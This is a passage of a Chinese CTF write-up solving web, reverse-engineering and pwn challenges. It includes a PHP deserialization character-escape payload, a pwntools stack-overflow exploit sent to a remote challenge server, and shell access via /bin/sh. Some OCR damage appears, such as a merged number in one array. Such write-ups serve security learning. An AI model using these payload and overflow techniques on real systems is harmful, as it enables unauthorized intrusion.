    <form id="hackbardynForm" action="http://175.24.81.163:8084/Thi5_tru3_qu3sti0n.php?http:%252f%252f175.24.81.163:8084%252fThi5_tru3_qu3sti0n.php" method="post"> </form>
  </body>
</html>
```

元素 { }

拿到flag{Php5t0rm_1s_S0_N1c3}

大师1

打开题目环境，GetSource，是一段php源码，重点看这部分

```
$midstr = filter(serialize($user));

$result = unserialize($midstr)->getVertify();

if($result !== "admin"){
    echo "Hello Guest~~~";
}else{
    echo "Hello Admin~~~".$flag;
}
```


将user对象序列化进行过滤，再反序列化回来调用getVertify()函数，返回值如果是admin，就输出flag，但是看到user类里默认是创建guest身份

```
'


/*class.php*/
class User{
    protected $username;
    protected $password;
    protected $vertify;
    public function __construct($username,$password)
    {
        $this->username = $username;
        $this->password = $password;
        $this->vertify = new Guest();
    }

    public function getVertify(){
        return $this->vertify->vertify();
    }

}
```


所以要利用过滤函数，将身份进行修改，也就是hint里说的反序列化字符逃逸，原理是过滤函数会将关键字替换为hacker（6位），而我们post发送若干个union（5位）并在后面接上我们需要逃逸的字符串，在过滤时每将一个union变为hacker，就会使插入的字符逃逸出去一个。我们的目的是改变Vertify的属性，又因为它是protected属性,所以构造语句为

```
";s:10:"%00*%00vertify";O:5:"admin":0:{}}
```

一共37位，所以前面需要37个union，使用burpsuite抓包post请求，发送代码：



得到flag{easy_serialize_char_Escape}

Reverse

白银4

下载得到一个pyc文件，使用网站python反编译打开文件

```
def encode(message):
    flag = ''
    for i in message:
        x = ord(i) ^ 16
        x = x + 5
        flag += chr(x)

    return flag

message = 'qwLrfD;`JU`~"JY>pOJ_;J,OOJZypJw<ypJZqJ.;Oph'
```


看看逻辑，发现是顺着的，加一行代码

```
# -*- coding: UTF-8 -*-
message = 'qwLrfD;`JU`~"JY>pOJ_;J,OOJZypJw<ypJZqJ.;Oph'
def encode(message):
    flag = ''
    for i in message:
        x = ord(i) ^ 16
        x = x + 5
        flag += chr(x)

    return flag

print (encode(message))
```

```
flag{Y0u_Jus7_N3ed_T0_Add_One_l1ne_Of_C0de}
```


拿到flag{Y0u_Jus7_N3ed_T0_Add_One_l1ne_Of_C0de}

青铜4

下载文件，扔进ida，看看逻辑，很明显思路在check函数里


```
unsigned __int64 v5; // [rsp+C8h] [rbp-8h]

v5 = __readfsqword(0x28u);
for ( i = 0; i <= 29; ++i )
{
  v4[i] = 8 * *(char *)(i + a1);
  v4[i] += 16;
  v4[i] ^= 0x10u;
}
for ( j = 0; j <= 29; ++j )
{
  if ( flag[j] != v4[j] )
    return 0LL;
}
return 1LL;
}
```


倒着看，如果v4[]=flag[]，则输出“flag正确”，而v4是flag的每一位*8 +16 再与0x10u取异或得到的。之后只要知道flag[]的内容就知道了，双击flag，将数据类型转为dd

```
.data:0000000000601060                 public flag
.data:0000000000601060 ; int flag[40]
.data:0000000000601060 flag            dd 350h                 ; DATA XREF: check+C
.data:0000000000601064                 dd 360h
.data:0000000000601068                 dd 308h
.data:000000000060106C                 dd 358h
.data:0000000000601070                 dd 3F8h
.data:0000000000601074                 dd 2B0h
.data:0000000000601078                 dd 328h
.data:000000000060107C                 dd 318h
.data:0000000000601080                 dd 188h
```

```
.data:0000000000601084                  dd 1A8h
.data:0000000000601088                  dd 318h
.data:000000000060108C                  dd 2B8h
.data:0000000000601090                  dd 180h
.data:0000000000601094                  dd 398h
.data:0000000000601098                  dd 398h
.data:000000000060109C                  dd 398h
.data:00000000006010A0                  dd 398h
.data:00000000006010A4                  dd 398h
.data:00000000006010A8                  dd 398h
.data:00000000006010AC                  dd 398h
.data:00000000006010B0                  dd 398h
.data:00000000006010B4                  dd 398h
.data:00000000006010B8                  dd 318h
.data:00000000006010BC                  dd 2B8h
.data:00000000006010C0                  dd 348h
.data:00000000006010C4                  dd 368h
.data:00000000006010C8                  dd 380h
.data:00000000006010CC                  dd 360h
.data:00000000006010D0                  dd 328h
.data:00000000006010D4                  dd 3E8h
.data:00000000006010D8                  db    0
```


shift+E进行导出



920,

接下来写一个小脚本

```
#include<iostream>
using namespace std;

int main()
{
    int x;
    int a[] = {848,864,776,856,1016,688,808,792,392,424792,696,384,920,920,920,920,920,920,920,920,920,792,696,8
40,872,896,864,808,1000};
    for(int i=0;i < 29;i++)
    {
        x = a[i]^0x10u;
        x = x-16;
        x = x/8;
        printf("%c",x);

    }
    return 0;
 ![在这里插入图片描述](https://img-blog.csdnimg.cn/20200913132923338.png?x-oss-process=image/watermark,type_ZmFuZ3
poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3FxXzMzNTkwMTU2,size_16,color_FFFFFF,t_70#pic_center)

}
```

得到flag{Re_1gS0ooooooooo_Simple}

黄金4

下载文件，扔进ida看main

```
17  v9 = 0LL;
18  v10 = 0LL;
19  printf("plz input your flag:", argv, envp, argv);
20  __isoc99_scanf("%s", s);
21  if ( strlen(s) == 29 )
22  {
23    for ( i = 0; i <= 28; ++i )
24      num2[num[i]] = num[i] ^ s[i];
25    for ( j = 0; j <= 28; ++j )
26    {
27      if ( num2[j] != num3[j] )
28      {
29        puts("wrong flag!");
30        return 0;
31      }
32    }
33    puts("really flag!");
34    result = 0;
```


盘一盘逻辑，要求的是s[]，且num2=num3，所以要查看num和num3，双击导出，再写个脚本

```cpp
#include<iostream>
using namespace std;

int main()
{
    int x;
    int num2[] = {125,94,108,48,126,104,114,124,41,111,102,62,60,82,107,110,98,103,119,36,124,116,115,112,118,70
,127,68,110};
    int num[] = {9,10,15,23, 7,24,12, 6, 1,16, 3,17,14,28,11,18,27,22, 4,13,19,20,21,2,25,5,26,8};
    int s[29];
    for(int i=0;i < 29;i++)
    {
       s[i] = num2[num[i]]^num[i];
       printf("%c",s[i]);
    }
    return 0;

}
```


运行拿到flag{n0t_r3ver5e_ez_7han_me!}

铂金4

下载文件，提示说了是迷宫，先用ida打开看看

```cpp
v11 = __readfsqword(0x28u);
std::operator<<<std::char_traits<char>>(&std::cout, "Please input your flag:", envp);
std::operator>><char,std::char_traits<char>>(&edata, v9);
for ( i = 0; i <= 13; ++i )
{
  if ( (unsigned int)move(v9[i]) == 0 )
  {
    v4 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v3);
    std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
    return 0;
  }
}
move(v10);
if ( a[a1] == 87 )
  v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wow, you get right flag!", v6);
else
  v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wrong flag!", v6);
std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
return 0;
}
```


顺序是输入flag，给了v9，下面一堆重点是move()函数返回值必须为1，还有a[a1]要等于87，不是很懂，先看看a[]数组，双击导出，



```
  90,  90,  80,  80,  80,  90,  90,  90,  90,  80,
  90,  90,  90,  80,  80,  80,  90,  80,  90,  90,
  90,  90,  90,  90
};
```

Ln 1，Col 1　100%　Windows (CRLF)　UTF-8

emmmm一堆80，90，看不懂，但是有个眼熟的东西：87，先记着，接着去看看move()函数

```
1  _BOOL8 __fastcall move(char a1)
2  {
3    if ( a1 == 68 )
4    {
5      ++::a1;
6    }
7    else if ( a1 > 68 )
8    {
9      if ( a1 == 83 )
10     {
11       ::a1 += 8;
12     }
13     else if ( a1 == 87 )
14     {
15       ::a1 -= 8;
16     }
17   }
18   else if ( a1 == 65 )
19   {
20     --::a1;
21   }
22   return ::a1 > 0 && ::a1 <= 62 && a[::a1] == 80;
23 }
```


这一眼看过去也奇奇怪怪的，哪来的65，87，68，83？看看提示，上上下下，再看看ascii表，原来这几个数字是W87 A65 S83 D68，对应上左下右，又发现上下移动是+8和-8，所以应该是个一排8个数的矩阵，再看返回值，a[::a1]=80就返回1，在联想刚刚输出的a[]的文本，稍微调一下排版变为8*8矩阵

maze.txt - 记事本

文件(F)　编辑(E)　格式(O)　查看(V)　帮助(H)

```
80,80,90,90,80,90,90,90
90,80,90,90,80,80,80,90
90,80,80,90,90,90,80,90
90,90,80,90,80,80,80,80
90,90,80,90,80,90,90,87
90,90,80,80,80,90,90,90
90,80,90,90,90,80,80,80
90,80,90,90,90,90,90,90
```



Ln 1，Col 1

再想想题目叫迷宫，操作是上下左右走，刚刚又记住了走到87就是正确的答案，返回值一直要为1

所以就很明白了，走迷宫，80是路，90是墙，87是出口，输入的操作大写即为flag，即

maze.txt - 记事本


文件(F)　编辑(E)　格式(O)　查看(V)　帮助(H)



所以flag{DSSDSSSDDWWDDDS}


钻石4

下载文件用ida打开，发现啥也没有，应该是有壳，查一下



Detected UPX，果然有壳，扔进虚拟机，使用指令

```
upx -d ezbabyre
```



完成脱壳，拿回windows，再用ida打开，这次啥都出来了，看完main，flag和check1 2 3函数发现和flag都没关系，，，只能找别的，再往下看，发现一个there函数，看看先，

```
  v5 = __readfsqword(0x28u);
  _isoc99_scanf((unsigned __int64)"%s");
  for ( i = 0; i <= 28; ++i )
  {
    if ( i & 1 )
      v4[i] -= 5;
    else
      v4[i] ^= 3u;
  }
  for ( j = 0; j <= 28; ++j )
  {
    v0 = (unsigned __int8)f[j];
    if ( (_BYTE)v0 != v4[j] )
      puts("Wrong!", v4, v0);
  }
  return 0LL;
}
```


这个就非常像flag，输入flag给v4，要求v4处理后=v0=f[]，所以拿到f[]这题就出来了，双击，导出为字符串：

```
egbbxr3r\tLp\b0o\mf\o,zZEgbb~
```

写一个脚本，因为有\，多加一个\避免被当成转义字符，

```
#include<iostream>
#include<cstring>
using namespace std;

int main()
{
  string a = "egbbxr3r\\tLp\\b0o\\mf\\o,zZEgbb~";

    for ( int i = 0; i <= 28; ++i )
  {
    if ( i & 1 )
      a[i] += 5;
    else
      a[i] ^= 3u;
  }

cout<<a<<endl;


  return 0;
}
```


运行，拿到flag{w0w_yOu_g3t_real1y_Flag}

Pwn

铂金1

题目写着打到10000分就可以拿到flag，这里不这么做，在开始游戏之前不按y，输入一串wasd的乱码，即可直接拿flag（应该是个bug）

ls列表



cat一下，拿到flag{7733504d-3936-4d90-b512-46eaa1c9e3ac}

钻石3

直接连，输入/bin/sh

拿到flag{532960a5-840b-4dfd-aae1-3f8304d56a65}

钻石2

还是直接连，输入sh，在输入/bin/sh


拿到flag{2a50cd3a-6e3d-4b1b-88e1-2b9b25a878e9}

钻石1

下载文件，用ida打开，逻辑很简单，在func里利用栈溢出覆盖掉原来的a1的数即可，双击s看看栈，+0x28到-0x8是48个，所以写一个脚本，把-889275714转为16进制：0xCAFEBABE

```
from pwn import *
p = remote("175.24.81.163",10003)
payload = 'A'*48+p32(0xCAFEBABE)
print payload
p.sendlineafter("overflow me",payload)
p.interactive()
```

扔到ubuntu里，python运行，



拿到flag{2a058046-d92d-4239-bcf4-37746a5a32ae}